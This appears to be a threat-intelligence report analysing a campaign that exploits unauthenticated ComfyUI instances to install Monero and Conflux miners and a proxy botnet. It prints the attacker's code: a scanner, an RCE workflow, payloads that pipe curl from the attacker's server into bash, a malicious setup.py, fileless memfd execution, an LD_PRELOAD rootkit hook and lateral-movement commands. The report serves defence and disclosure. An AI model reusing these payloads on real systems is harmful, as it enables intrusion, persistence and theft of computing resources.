



Executive Summary

- Censys ARC discovered an active campaign targeting Internet-exposed ComfyUI instances, where attackers exploit the custom node ecosystem to achieve RCE on unauthenticated deployments; over 1,000 of which are currently visible on the Internet.
- A purpose-built Python scanner continuously sweeps major cloud IP ranges for vulnerable targets, automatically installing malicious nodes via ComfyUI-Manager if no exploitable node is already present.
- Compromised hosts are enrolled into a cryptomining operation (Monero via XMRig, Conflux via lolMiner) and a Hysteria v2 proxy botnet, both centrally managed through a Flask-based C2 dashboard
- The malware (ghost.sh) employs evasion and persistence: fileless execution, kernel-thread process masquerading, an LD_PRELOAD rootkit, and three independent revival mechanisms that survive miner removal and reboots.
- v8.2 of the scanner introduced two re-infection backdoors: a disguised “GPU Performance Monitor” node that re-downloads the payload every 6 hours, and a poisoned default startup workflow
Updates 2026-04-08
A few weeks after we first pulled ghost.sh (then labeled q11.txt, internally versioned as GHOST v5.1), the operator’s installer started pointing at a new file, q12.txt. We grabbed it and diffed the two. It’s the same script, just an updated version of the prior. The author versioned it internally and labeled the new build “GHOST v6.0 – Domination Edition”.
The biggest change is that v6.0 ships with a self-update routine, so existing victims pulling from the C2 will quietly upgrade themselves at about an hourly cadence.
The additions:
Sandbox detection: The very first thing the update does at startup is score the host across a handful of signals found on the system: (RAM under 512 MB, disk under 5 GB, TracerPid set in /proc/self/status, hostname or username matching cuckoo, cape, sandbox, honey, analysis, suspicious dmesg strings, more than ten network interfaces). If the score is high enough, the script immediately exits.
Updated process masquerading: In the prior version, it hardcoded its hidden process names as khugepaged_<hash>, nv_uvm_<hash>, and inotify_guard_<hash>. But this version uses the machine’s running processes to find a long-named service to impersonate, and persists that choice in a dotfile. This basically means the process name this runs as will differ from system to system.
More aggressive competition killer: The prior version had two methods of competition killing: kill by name and scan /proc/$pid/cmdline. The new one adds the following logic:
- Kill any process using more than 80% CPU whose /proc/PID/exe resolves into /tmp, /dev/shm, or /var/tmp, or that has open sockets to known mining-pool ports (8081, 3333, 5555, 6969, 9999). Wallets, mask names, and common runtimes are whitelisted so it doesn’t friendly-fire.
- Walk every user in /etc/passwd, read their installed crontab, and if it matches mining or curl|bash patterns, delete the entire crontab.
- Stop, disable, and physically delete the unit file for any running systemd service whose name matches miner|xmr|crypto.
iptables blocking of competitors’ pools: A new function installs OUTPUT -j DROP iptable rules against a hardcoded list of about sixteen public Monero and other crypto pools (supportxmr, hashvault, moneroocean, minexmr, nanopool, f2pool, 2miners, herominers, c3pool, unmineable, zergpool), with both an IP-based rule and an -m string –algo bm rule against the literal hostname. GHOST’s own pool hostnames are not in the list, so its outbound traffic will still go through.
GPU snatching: On hosts with NVIDIA GPUs, this version runs nvidia-smi -c EXCLUSIVE_PROCESS on each GPU and enables “persistence mode” (once the miner has a CUDA context, no other process or miner can use it)
Self-update: Every 60 minutes, the watchdog re-fetches ghost.sh, sanity-checks the response, parses the embedded GHOST_VERSION string, and, if the host is serving a newer version, overwrites the main script, then execs the new version in-place.
New lateral movement code: The prior version spread over SSH using the keys found on the host; this new version adds the following:
- A scanner for unauthenticated Docker daemons on TCP/2375 across the local /24. If found, it creates a privileged container with the host root filesystem bind-mounted at /mnt/host, networked in host mode, with a command of apk add curl bash && curl -sL http://77[.]110[.]96[.]200/ghost.sh | bash, then starts it.
- Attempts the old unauthenticated Redis-to-cron method on TCP/6379. It connects, reconfigures Redis to save its RDB into /var/spool/cron/crontabs/root, sets a key whose value is a cron line wrapped in newlines (so the surrounding RDB binary garbage is ignored by cron), and issues SAVE. Cron picks up the file and runs curl -sL http://77[.]110[.]96[.]200/ghost.sh | bash every 3 minutes.
Unused (so far) SSH key injector: This version has a hard-coded SSH_PUBKEY constant and an _inject_ssh_key routine that appends it to authorized_keys for root and every user under /home. Right now, this seems to be a placeholder, and doesn’t have a working key.
Introduction
On March 12, 2026, we became aware of an open directory (77[.]110[.]96[.]200 (Censys)) on a known bulletproof hosting provider (AEZA) that had been flagged as suspicious by an internal system. Over the following days, the directory rapidly grew from just a handful of files to over a hundred, indicating active development of an unknown toolset.
Our analysis showed that the individual was conducting Internet-wide scans for exposed ComfyUI instances and exploiting a misconfiguration that allowed arbitrary code execution through custom nodes. Compromised hosts were used to deploy cryptocurrency miners and what looks to be a Hysteria v2 VPN node, effectively enrolling them into a controlled proxy network; all of which appeared to be centrally managed through a web-based command-and-control dashboard.
Why ComfyUI?
ComfyUI is a graphical, node-based interface for running Stable Diffusion and other AI image generation models. It’s widely used in the AI “art” community and is often deployed on systems with high-end GPU hardware. From an attacker’s perspective, this makes it an attractive target: the same GPUs used for image generation can be repurposed for cryptocurrency mining when idle.
Many of these deployments run on cloud-rented infrastructure and are frequently exposed to the Internet without authentication, creating a straightforward path to compromise.
If we filter out honeypots from a Censys search for ComfyUI (because there are a LOT of ComfyUI honeypots, and looking over the attackers’ logs, they ran into many themselves), we still find over 1,000 Internet-exposed instances. That’s not a massive number, but it’s more than enough to support opportunistic, Internet-wide exploitation.

Given the relatively small but high-value attack surface, the next question is how the actor identifies and tracks these targets. Rather than relying on opportunistic discovery, they appear to operate their own scanning pipeline to continuously enumerate exposed ComfyUI instances across cloud infrastructure.
The attacker used two reconnaissance tools. The first is a simple bash script that takes a list of IPs and checks 100 at a time in parallel:
#!/bin/bash

INPUT=${1:-"raw.txt"}
OUTPUT="working_comfyui.txt"
THREADS=100

echo "=== ComfyUI Checker ==="
echo "Input: $INPUT"
echo "Threads: $THREADS"
echo "======================="

> $OUTPUT

check_host() {
  local ip=$1
  local result=$(curl -m 3 -s "http://$ip:8188/" 2>/dev/null)

  if echo "$result" | grep -qi "comfyui"; then
    local models=$(curl -m 3 -s "http://$ip:8188/object_info" 2>/dev/null | python3 -c "
import sys,json
try:
  d=json.load(sys.stdin)

  models=d.get('CheckpointLoaderSimple',{}).get('input',{}).get('required',{}).get('ckpt_name',[[]])[0]
  print(len(models),'models:',','.join(models[:3]))
except:
  print('unknown')
" 2>/dev/null)

    echo "✅ $ip:8188 | $models"
    echo "$ip:8188 | $models" >> $OUTPUT

  fi
}

export -f check_host

cat $INPUT | xargs -P $THREADS -I {} bash -c 'check_host "$@"' _ {}

echo ""
echo "=== ИТОГО ==="
echo "Найдено ComfyUI: $(wc -l < $OUTPUT)"
echo "Результаты в: $OUTPUT"
In addition to this lightweight validator, we saw the use of the scanning tool amass and the actor maintained curated IP range datasets for major cloud providers, including AWS, GCP, and Oracle Cloud. These ranges were fed into a second-stage Python tool that identifies itself as the “ComfyUI Eternal Agent.” We recovered two versions: v7.0 in New/scanner.py and a newer v8.2 in sc/scan.py.
Both operate at a much larger scale than the bash script, supporting up to 500 concurrent connections and running continuously in cycles every 3 to 4 hours. Despite the name, this tool does far more than simple scanning.

We also recovered live output from a scan run. The target list (in the file xx.txt) contained 105,210 IPs across AWS, GCP, and Oracle Cloud. In a single cycle of ~6,400 of those targets, the scanner found:
| File | Count | Description |
|---|---|---|
| comfy.txt | 624 | Live ComfyUI instances |
| manager.txt | 359 | Instances with ComfyUI-Manager installed |
| vuln.txt | 214 | Instances confirmed vulnerable |
| nodes.txt | 80 | Instances with an exploitable custom node already present |
Of those, the scan log shows 97 successful exploits in that single cycle, the majority via the pip install vector:
14:20:40  [PIP]   XXX.XXX.XXX.178:8188   pip payload delivered ✅
14:20:40  [VULN]  XXX.XXX.XXX.178:8188   🔥 payload executed!
14:24:36  [VULN]  XXX.XXX.XXX.XX:8188    🔥 SRL Eval | executed ✅
14:25:04  [BACKDOOR] XXX.XX.XX.XX:8188 persistence planted ✅
14:25:04  [STARTUP]  XXX.XXX.XX.XX:8188 workflow -> default.json ✅
RCE via Custom ComfyUI Nodes
scanner.py is not just a discovery tool. It functions as both a scanner and an exploitation framework. Once a ComfyUI instance is identified, the tool immediately attempts to execute attacker-controlled code.
This is made possible by ComfyUI’s custom node ecosystem (a technique illustrated best by Snyk Labs back in 2024). Custom nodes are simply Python classes that extend the editor’s functionality, but some nodes accept raw Python code as input and execute it directly. While this might be reasonable for local use (maybe?), exposing this functionality to the Internet without authentication effectively turns the service into a remote code-execution endpoint.
When a ComfyUI service is detected, the scanner first queries /object_info, which returns a JSON representation of all available nodes. It parses this response and looks for specific custom node families known to support arbitrary code execution:
- Vova75Rus/ComfyUI-Shell-Executor – Added in v8.2 and listed first. However, this is not a legitimate node package (more on this below)
- filliptm/ComfyUI_Fill-Nodes – A large collection of custom ComfyUI nodes, one of which is `FL_CodeNode`, which is designed to execute custom user-provided Python code.
- seanlynch/srl-nodes – Another collection of custom nodes, including one called SrlEval that runs arbitrary Python code.
- ruiqutech/ComfyUI-RuiquNodes – which is a single custom node made specifically for running Python code, via EvaluateMultiple(1|3|6|9)
If any of these are present, the scanner constructs a malicious workflow and submits it to POST /prompt. Each variant differs slightly, but the execution primitive is the same: attacker-controlled Python is passed into the node and executed within the ComfyUI process.
Example (FL_CodeNode):
workflow = {
    "1": {"class_type": "RandomNoise", "inputs": {"noise_seed": 0}},
    "2": {
        "class_type": "FL_CodeNode",
        "inputs": {
            "input": ["1", 0],
            "file": "",
            "use_file": False,
            "run_always": True,
            "code_input": "<PAYLOAD CODE>\noutputs=[0]\noutputs[0]=dummy_img"
        }
    },
    "99": {"class_type": "PreviewImage", "inputs": {"images": ["2", 0]}}
}
Other node types (such as EvaluateMultiple) place the payload in different fields, but ultimately achieve the same result: arbitrary Python execution with the privileges of the ComfyUI process.
The injected payload is designed to be the same across environments. It attempts to download and execute a secondary shell script using multiple fallback methods (curl, wget, and Python’s urllib):
def get_payload_code():
      bash_cmd = (
          f'_q="$(mktemp)" && '
          f'(curl -sL {PAYLOAD_URL} 2>/dev/null || '
          f'wget -qO- {PAYLOAD_URL} 2>/dev/null || '
          f'python3 -c "import urllib.request;'

f'print(urllib.request.urlopen(\\"{PAYLOAD_URL}\\").read().decode())" 2>/dev/null) '
          f'| tr -d \'\\r\' > "$_q" && bash "$_q" >"${{_q}}.log" 2>&1 &'
      )
      return f"""import subprocess, os, torch

  try:
      if os.name == 'nt':
          gb = r'C:\\Program Files\\Git\\bin\\bash.exe'
          if os.path.exists(gb):
              subprocess.Popen([gb, '-c', '''{bash_cmd}'''])
          else:
              subprocess.Popen(['bash', '-c', '''{bash_cmd}'''])
      else:
          subprocess.Popen(['bash', '-c', '''{bash_cmd}'''])

  except Exception as e:
      with open('err.txt', 'w') as f:
          f.write(str(e))

  dummy_img = torch.zeros(1, 64, 64, 3)"""
It should be noted here that the payload includes a dummy_img assignment to ensure the workflow completes successfully. Without it, the node may raise an error, potentially alerting the user.
No RCE? No Problem
If none of the target nodes are present, the scanner checks whether ComfyUI-Manager is installed. If available, it installs a vulnerable node package itself, then retries exploitation.
In v8.2, NODES_TO_INSTALL gained a new entry at the top, and the install logic became a little different, trying four different methods in sequence for each package:
NODES_TO_INSTALL = [
    {
        "title":     "ComfyUI-Shell-Executor",       # new in v8.2
        "reference": "https://github.com/Vova75Rus/ComfyUI-Shell-Executor",
        "node_marker": "shell",
    },
    {
        "title":     "ComfyUI_Fill-Nodes",
        "reference": "https://github.com/filliptm/ComfyUI_Fill-Nodes",
        "node_marker": "fl code",
    },
    # ... srl-nodes, ComfyUI-RuiquNodes
]

async def try_install_and_exploit(session, base, manager_ver):
    # pip install (new in v8.2)
    if await install_via_pip(session, base):
        return True

    for node_pkg in NODES_TO_INSTALL:
        if (await install_via_git_url(session, base, node_pkg["reference"]) or
            await install_via_queue(session, base, node_pkg) or
            await install_via_legacy(session, base, node_pkg, pkg_list)):
            break
The pip install strategy is the most interesting addition. It sends the ComfyUI-Shell-Executor repo as a git+https:// URL to the Manager’s pip endpoint:
async def install_via_pip(session, base) -> bool:
    async with session.post(
        f"{base}/customnode/install/pip",

data="git+https://github.com/Vova75Rus/ComfyUI-Shell-Executor.git",
        headers={"Content-Type": "text/plain"},
    ) as r:
        return r.status == 200

When the Manager runs pip install git+https://…, pip clones the repo and executes setup.py. The following is the actual payload:
from setuptools import setup
import subprocess, os

try:
    subprocess.Popen(
        ['bash', '-c', 'curl -sL http://77.110.96.200/q11.txt | bash &'],
        stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
except:
    pass

setup(name="comfyui-perf-utils", version="0.1.0", py_modules=["comfyui_perf_utils"])
comfyui_perf_utils.py, the module it supposedly installs, contains a single line: pass. There are no ComfyUI nodes in this repo; it is a malicious package created by the attacker, and the installation itself is the malicious part:
Once installed, the scanner triggers a server reboot via the Manager API, waits for the service to come back online, and re-attempts the original injection.
async def reboot_and_wait(session, base):
      """Перезапускает ComfyUI и ждёт пока поднимется"""
      cprint(Y, "REBOOT", base.split("://")[1], f"перезапуск...")

      try:
          async with session.post(
              f"{base}/manager/reboot",
              timeout=aiohttp.ClientTimeout(total=5), ssl=False
          ) as _:
              pass
      except: pass  # соединение оборвётся — это нормально

      # Ждём пока упадёт
      await asyncio.sleep(5)

      # Ждём пока поднимется (до REBOOT_WAIT секунд)
      for i in range(REBOOT_WAIT // 3):
          await asyncio.sleep(3)
          try:
              async with session.get(
                  f"{base}/system_stats",
                  timeout=aiohttp.ClientTimeout(total=3), ssl=False
              ) as r:
                  if r.status == 200:
                      cprint(G, "REBOOT", base.split("://")[1],
                             f"онлайн через {(i+1)*3}с ✅")
                      return True
          except: continue

      cprint(R, "REBOOT", base.split("://")[1], "не поднялся за отведённое время")
      return False
After achieving RCE, the next step is to remove evidence of the exploit. The scanner does this by clearing the ComfyUI prompt history:
# ============================================================
  #  ОЧИСТКА ИСТОРИИ (чтобы мы были в приоритете)
  # ============================================================

  async def clear_history(session, base):
      try:
          # Удаляем всю историю выполненных промптов
          async with session.post(
              f"{base}/history",
              json={"clear": True},
              timeout=aiohttp.ClientTimeout(total=5), ssl=False
          ) as r:
              if r.status == 200:
                  inc("cleared")
                  return True
      except: pass

      # Альтернативный эндпоинт
      try:
          async with session.post(
              f"{base}/api/history",
              json={"clear": True},
              timeout=aiohttp.ClientTimeout(total=5), ssl=False
          ) as r:
              if r.status == 200:
                  inc("cleared")
                  return True
      except: pass
      return False
We were able to retrieve the second-stage q11.txt file (hxxp://77[.]110[.]96[.]200/q11.txt) directly. It turned out to be a tool called “ghost.sh” which describes itself as GHOST v5.1 — Anti-Hisana + Resurrection + Spread + Escape (translated from Russian).
#!/bin/bash
# GHOST v5.1 — Anti-Hisana + Resurrection + Spread + Escape
set -u
unset HISTFILE HISTFILESIZE HISTSIZE 2>/dev/null
set +o history 2>/dev/null
export HISTFILE=/dev/null

# ===========================================================
#  CONFIG
# ===========================================================

readonly XMRIG_URL_MAIN="http://77.110.96.200/xmr.gz"
readonly XMRIG_URL_BACKUP="https://github.com/xmrig/xmrig/releases/download/v6.25.0/xmrig-6.25.0-linux-static-x64.tar.gz"
readonly LOL_URL_MAIN="http://77.110.96.200/lmm.gz"
readonly LOL_URL_BACKUP="https://github.com/Lolliedieb/lolMiner-releases/releases/download/1.98a/lolMiner_v1.98a_Lin64.tar.gz"
readonly GHOST_URL="http://77.110.96.200/ghost.sh"
readonly HIDE_SO_URL="http://77.110.96.200/libpam_cache.so"

readonly XMR_POOL_1="xmr.kryptex.network:8029"
readonly XMR_POOL_2="77.110.96.200:3333"
readonly XMR_WALLET="4BBj3gj4oV7iRikNHDgtETDFRm8Z6kG7diVMo8mDz4zcUiXogiF8chHRKK1THWW43zc8XbGYLfU4rbgeyWYaGpWG4ePiGt4"

readonly LOL_POOL_1="cfx.kryptex.network:8027"
readonly LOL_POOL_2="77.110.96.200:4444"
readonly LOL_ALGO="OCTOPUS"
readonly LOL_WALLET="cfx:aaj5xbzcjukme1942fhgxsrxtnf92x7j3adxwu9sns"
It starts by disabling the shell history, then searching out binaries that can be used to fetch files via HTTP, then sets up a unique worker identity by hashing the machine’s hostname into an 8-character hex string:
_hraw="$(hostname 2>/dev/null || cat /etc/hostname 2>/dev/null || echo box)"
_hseed="$(echo "$_hraw" | cksum | cut -d' ' -f1)"
_hhex="$(printf '%08x' "$_hseed" 2>/dev/null || echo "a1b2c3d4")"
This hex value gets used for a bunch of different things: the worker name reported to the mining pool (vm<hex>), the names of the hidden processes, and the hidden install directory. Basically, every compromised machine gets a unique fingerprint derived from its own hostname.
Then, based on the current uid, the install directory is chosen to look “normal”:
if [ "$(id -u)" -eq 0 ]; then
  INSTALL_DIR="/var/tmp/.systemd-private-${_hhex}"
else
  INSTALL_DIR="$HOME/.local/share/.cache/fontconfig"
fi
If the script is running as root, it installs into /var/tmp/ named to look like a systemd private temp directory. For non-root, it goes into the fontconfig cache directory in the users $HOME directory. In both cases, all the actual files inside use hidden names: .cpu for the XMRig binary, .gpu for lolMiner, .cfg.json for the miner config, .pid_cpu and .pid_gpu for process tracking.
The miner processes themselves are launched under fake names designed to look like kernel threads:
MASK_CPU="khugepaged_${_hhex}"   # mimics real kernel thread that manages memory pages
MASK_GPU="nv_uvm_${_hhex}"       # mimics real NVIDIA UVM kernel module thread
MASK_GUARD="inotify_guard_${_hhex}"
khugepaged and nv_uvm are both real Linux kernel/driver threads you’d expect to see on a GPU machine. Running ps aux will show these process names; the general idea is that without knowing to look for the hex suffix, most people would scroll right past them.
Fileless Execution
When possible, ghost.sh avoids writing the installed binaries to any real physical path on disk. It uses memfd_create, a Linux syscall that creates an anonymous, memory-backed file descriptor. The binary gets downloaded, written into this anonymous file, and executed directly from /proc/self/fd/<n>. After execve, the download archive is deleted. There is no trail left over:
SCN = {'x86_64':319,'amd64':319,'aarch64':279,'arm64':279, ...}
NR = SCN.get(os.uname().machine, 319)  # syscall number for memfd_create
libc = ctypes.CDLL(ctypes.util.find_library('c'), use_errno=True)

# extract the binary from the download directly into memory
with tarfile.open(arc, 'r:gz') as tf:
    for m in tf.getmembers():
        if m.name.endswith(bname) and m.isfile():
            data = tf.extractfile(m).read(); break

# create anonymous in-memory file, and then write binary into it
fd = libc.syscall(NR, b'', 0x0001)
os.write(fd, data)
del data

# Execute from /proc/self/fd -- the kernel runs it entirely from RAM
fdpath = f'/proc/self/fd/{fd}'
os.execve(fdpath, [mask] + args, dict(os.environ))
If memfd_create isn’t available on older kernels, it falls back to writing to /dev/shm and deleting the file immediately after execution starts.
If the script is running as root, ghost.sh goes one step further. It generates C source code inline and compiles it directly on the victim machine into a shared library:
/* Generated and compiled at runtime -- hides files and processes matching the miner's names */
struct dirent *readdir(DIR *dirp) {
    struct dirent *(*orig)(DIR *) = dlsym(RTLD_NEXT, "readdir");
    struct dirent *e;
    while ((e = orig(dirp)) != NULL) {
        if (_should_hide(e->d_name)) continue;   // hide by filename
        if (_pid_hidden(e->d_name)) continue;    // hide by /proc/<pid>/cmdline content
        return e;
    }
    return NULL;
}
The resulting .so gets added to /etc/ld.so.preload, which injects it into every (ld.so-based) process on the system. Any tool that calls readdir(), e.g., ls, ps, top, find, will silently skip the files and processes related to this infection. The tokens passed to _should_hide are the actual process mask names for that machine, so it targets the right names.
If no compiler is found on the victim machine, it falls back to downloading a pre-compiled version from hxxp://77[.]110[.]96.200/libpam_cache.so; a file which did not exist on the host at the time of writing.
Staying Alive
Killing the miner process isn’t enough to stop it. Three separate mechanisms bring it back:
- inotify guard process: a watchdog that monitors the install directory for any file deletion or modification events, and immediately restores binaries from backup copies if they disappear. It runs under the inotify_guard_<hex> process name and is itself hidden by the LD_PRELOAD hook.
- Scattered copies: the script and miner binaries are copied to up to four additional locations across the filesystem, with timestamps set to match /etc/hostname so they don’t look recently created, and if the primary install directory gets wiped, the script resurfaces from one of these locations.
/var/spool/cron/.font_${_hhex}
/usr/lib/locale/.cache_${_hhex}
/var/cache/man/.index_${_hhex}
/opt/.pkg_${_hhex}- chattr flag — on most Linux-based filesystems, the miner binaries get locked with chattr +i, preventing deletion even by root without first running chattr -i.
Before starting its own miners, ghost.sh kills everything else on the machine that looks like it might be mining. The kill list covers over 100 process name patterns, ranging from well-known miners like XMRig and lolMiner to more obscure ones:
readonly KILL_LIST="\
xmrig|xmr-stak|xmrig-cuda|xmrigdaemon|\
lolminer|lolMiner|\
gminer|nbminer|t-rex|trex|rigel|\
bzminer|teamredminer|nanominer|phoenixminer|\
ethminer|claymore|ccminer|cgminer|bfgminer|\
hisana|hisana-miner|\
But it also includes some odd ones like these:
jupyter-worker|conda-manager|health-monitor|backup-helper|notebook-launcherThese seem to be processes related to Python Jupyter notebooks, which doesn’t really fit in with the other goals…
There is also dedicated code targeting a specific competitor, “Hisana” (which is referenced throughout the code), which appears to be another mining botnet. Rather than just killing it, ghost.sh overwrites its configuration to redirect Hisana’s mining output to its own wallet address, then occupies Hisana’s C2 port (10808) with a dummy Python listener so Hisana can’t restart:
# ===========================================================
#  ANTI-HISANA
# ===========================================================

_anti_hisana() {
  local _our_cfg

  _our_cfg="{\"pools\":[{\"url\":\"$XMR_POOL_1\",\"user\":\"$XMR_WALLET/hijacked_${_hhex}\",\"tls\":true,\"keepalive\":true},{\"url\":\"$XMR_POOL_2\",\"user\":\"$XMR_WALLET/hijacked_${_hhex}\",\"tls\":false,\"keepalive\":true}],\"cpu\":{\"max-threads-hint\":60,\"priority\":null,\"huge-pages\":true},\"donate-level\":0,\"retries\":5,\"retry-pause\":5}"

  for _loc in $HISANA_LOCS; do
    [ -d "$_loc" ] && : > "$_loc/kill_list.patterns" 2>/dev/null
  done

  for _loc in $HISANA_LOCS; do
    [ -d "$_loc" ] && [ -f "$_loc/config.json" ] && echo "$_our_cfg" > "$_loc/config.json" 2>/dev/null
  done

  if command -v python3 >/dev/null 2>&1; then
    if ! ss -tlnp 2>/dev/null | grep -q ":10808"; then
      python3 -c "
import socket,os,signal
signal.signal(signal.SIGCHLD,signal.SIG_IGN)
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
try:
  s.bind(('127.0.0.1',10808));s.listen(1)
  if os.fork()==0:
    while True:
      try:c,a=s.accept();c.close()
      except:pass
except:pass
" 2>/dev/null
    fi
  fi
}
Seemingly out of spite, any cycles Hisana was using now go to this new attacker instead.
What It Actually Mines
The CPU miner is XMRig mining Monero, pointed at Kryptex as the primary pool with the operator’s own server as a fallback relay:
{
  "pools": [
    {
      "url": "xmr.kryptex.network:8029",
      "user": "4BBj3gj4oV7iRikNHDgtETDFRm8Z6kG7diVMo8mDz4zcUiXogiF8chHRKK1THWW43zc8XbGYLfU4rbgeyWYaGpWG4ePiGt4/vm<hex>",
      "tls": true
    },
    {"url": "77.110.96.200:3333", ...}
  ],
  "donate-level": 0
}
The GPU miner is lolMiner running the Conflux OCTOPUS algorithm, also on Kryptex. The following are the details of the different pools these miners are contributing to:
- XMR (Monero):
- Pool: xmr[.]kryptex.network:8029
- Wallet: 4BBj3gj4oV7iRikNHDgtETDFRm8Z6kG7diVMo8mDz4zcUiXogiF8chHRKK1THWW43zc8XbGYLfU4rbgeyWYaGpWG4ePiGt4
- CFX (Conflux):
- Pool: cfx[.]kryptex.network:8027
- Wallet: cfx:aaj5xbzcjukme1942fhgxsrxtnf92x7j3adxwu9sns
